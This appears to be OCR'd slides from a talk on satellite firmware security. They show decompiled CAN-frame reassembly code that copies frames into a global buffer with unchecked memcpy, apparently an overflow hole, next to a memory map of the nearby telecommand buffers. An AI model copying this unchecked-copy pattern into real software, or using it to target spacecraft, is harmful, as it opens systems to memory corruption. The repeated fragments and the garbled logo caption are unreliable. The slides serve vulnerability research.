


CAN Frames

```
1 void can_rx_task_gmv(void) {
2     // ...
3     if(frame_type == START) {
4         // Allocate packet
5         if (curr_buf->packet == (CFP_Packet_t *)0x0) {
6             tmp = csp_buffer_size();
7             packet = (CFP_Packet_t *)csp_buffer_get(tmp - 0xe);
8             curr_buf->packet = packet;
9         } else { ... }
10
11     curr_buf->rx_count = 0;
12     curr_buf->remain = frame_id >> 0xd & 0x1f;
13     // Copy to Global Buffer
14     memcpy(datablockGlobalRx.Data, &can_frame.data, can_frame.dlc);
15     datablockGlobalRx.Size = can_frame.dlc + datablockGlobalRx.Size;
16     // ...
17 }
18 else if(frame_type == CONTINUE) {
19     can_remain = frame_id >> 0xd & 0x1f;
20     // Check continuous ID
```



S-Band Stack




CAN Frames

```
1 void can_rx_task_gmv(void) {
2     // ...
3     if(frame_type == START) {
4         // Allocate packet
5         if (curr_buf->packet == (CFP_Packet_t *)0x0) {
6             tmp = csp_buffer_size();
7             packet = (CFP_Packet_t *)csp_buffer_get(tmp - 0xe);
8             curr_buf->packet = packet;
9         } else { ... }
10
11     curr_buf->rx_count = 0;
12     curr_buf->remain = frame_id >> 0xd & 0x1f;
13     // Copy to Global Buffer
14     memcpy(datablockGlobalRx.Data, &can_frame.data, can_frame.dlc);
15     datablockGlobalRx.Size = can_frame.dlc + datablockGlobalRx.Size;
16     // ...
17 }
18 else if(frame_type == CONTINUE) {
19     can_remain = frame_id >> 0xd & 0x1f;
20     // Check continous ID
```

Address	Label	Value	Comment
d0108f98	bufferGlobal	undefine...	??
d0109380	bufferGlobal2	undefine...	??
d010947f		??	??
d0109480	tBufferSPP	undefine...	??
d0109868	t_TC_PacketBuffer.16356	undefine...	??
d0109967		??	??
d0109968	TCPacketBuffer[0].entryLength		
d010fef8	TCPacketBuffer		
d010fef9			
d010fefb	COMTT_Pa...	??	??



S-Band Stack



CAN Frames


```
13 // Copy to Global Buffer
14 memcpy(datablockGlobalRx.Data, &can_frame.data, can_frame.dlc);
15 datablockGlobalRx.Size = can_frame.dlc + datablockGlobalRx.Size;
16 // ...
17 }
18 else if(frame_type == CONTINUE) {
19     can_remain = frame_id >> 0xd & 0x1f;
20     // Check continous ID
21     if (can_remain == curr_buf->remain - 1) {
22         curr_buf->remain = can_remain;
23         curr_buf->rx_count = curr_buf->rx_count + (ushort)can_frame.dlc;
24         // Copy to Global Buffer
25         memcpy(datablockGlobalRx.Data + datablockGlobalRx.Size,
26             &can_frame.data, can_frame.dlc);
27         datablockGlobalRx.Size = (uint)can_frame.dlc + datablockGlobalRx.Size;
28         // ...
29     }
30 }
31 else if(frame_type == END) {
32     can_remain = frame_id >> 0xd & 0x1f;
33     if (can_remain != curr_buf->remain - 1) {
34         memcpy(datablockGlobalRx.Data + datablockGlobalRx.Size,
```

The screenshot shows a memory dump with the following structure:

- bufferGlobal**: Address d0108f98, value undefine... ??
- bufferGlobal2**: Address d0109380, value undefine... ??; Address d010947f, value ?? ??
- tBufferSPP**: Address d0109480, value undefine... ??
- t_TC_PacketBuffer.16356**: Address d0109868, value undefine... ??; Address d0109967, value ?? ??
- TCPacketBuffer[0].entryLength**: Address d0109968, value COMTT_Pa... ??
- TCPacketBuffer**: Address d010fef8, value ?? ??; Address d010fef9, value ?? ??; Address d010fef9, value ?? ??; Address d010fef9, value ?? ??; Address d010fef9, value ?? ??

In the bottom right corner, there is a circular logo with the text 'KROB4 DIDN'T IGT RECON PENTEST CYBERD MALWARE OSINT IDS KISL HINGSSP' and a portrait of a person.

S-Band Stack




CAN Frames

```
25     memcpy(datablockGlobalRx.Data + datablockGlobalRx.Size,
26           &can_frame.data, can_frame.dlc);
27     datablockGlobalRx.Size = (uint)can_frame.dlc + datablockGlobalRx.Size;
28     // ...
29   }
30 }
31 else if(frame_type == END) {
32   can_remain = frame_id >> 0xd & 0x1f;
33   if (can_remain != curr_buf->remain - 1) {
34     memcpy(datablockGlobalRx.Data + datablockGlobalRx.Size,
35           &can_frame.data, can_frame.dlc);
36     datablockGlobalRx.Size = can_frame.dlc + datablockGlobalRx.Size;
37     memcpy(datablockGlobalRxFinal.Data, datablockGlobalRx.Data,
38           datablockGlobalRx.Size);
39     datablockGlobalRxFinal.Size = datablockGlobalRx.Size;
40     datablockGlobalFlag = 1;
41     CAN_AddPacketToCanStore(&datablockGlobalRxFinal);
42     // ...
43   }
44 }
45 }
```



Address	Label	Value	Comment
d0108f98	bufferGlobal	undefine...	??
d0109380	bufferGlobal2	undefine...	??
d010947f		??	??
d0109480	tBufferSPP	undefine...	??
d0109868	t_TC_PacketBuffer.16356	undefine...	??
d0109967		??	??
d0109968	TCPacketBuffer[0].entryLength	COMTT_Pa...	??
d010fef8	TCPacketBuffer	??	??
d010fef9		??	??
d010fefafa		??	??
d010fefb		??	??




S-Band Stack



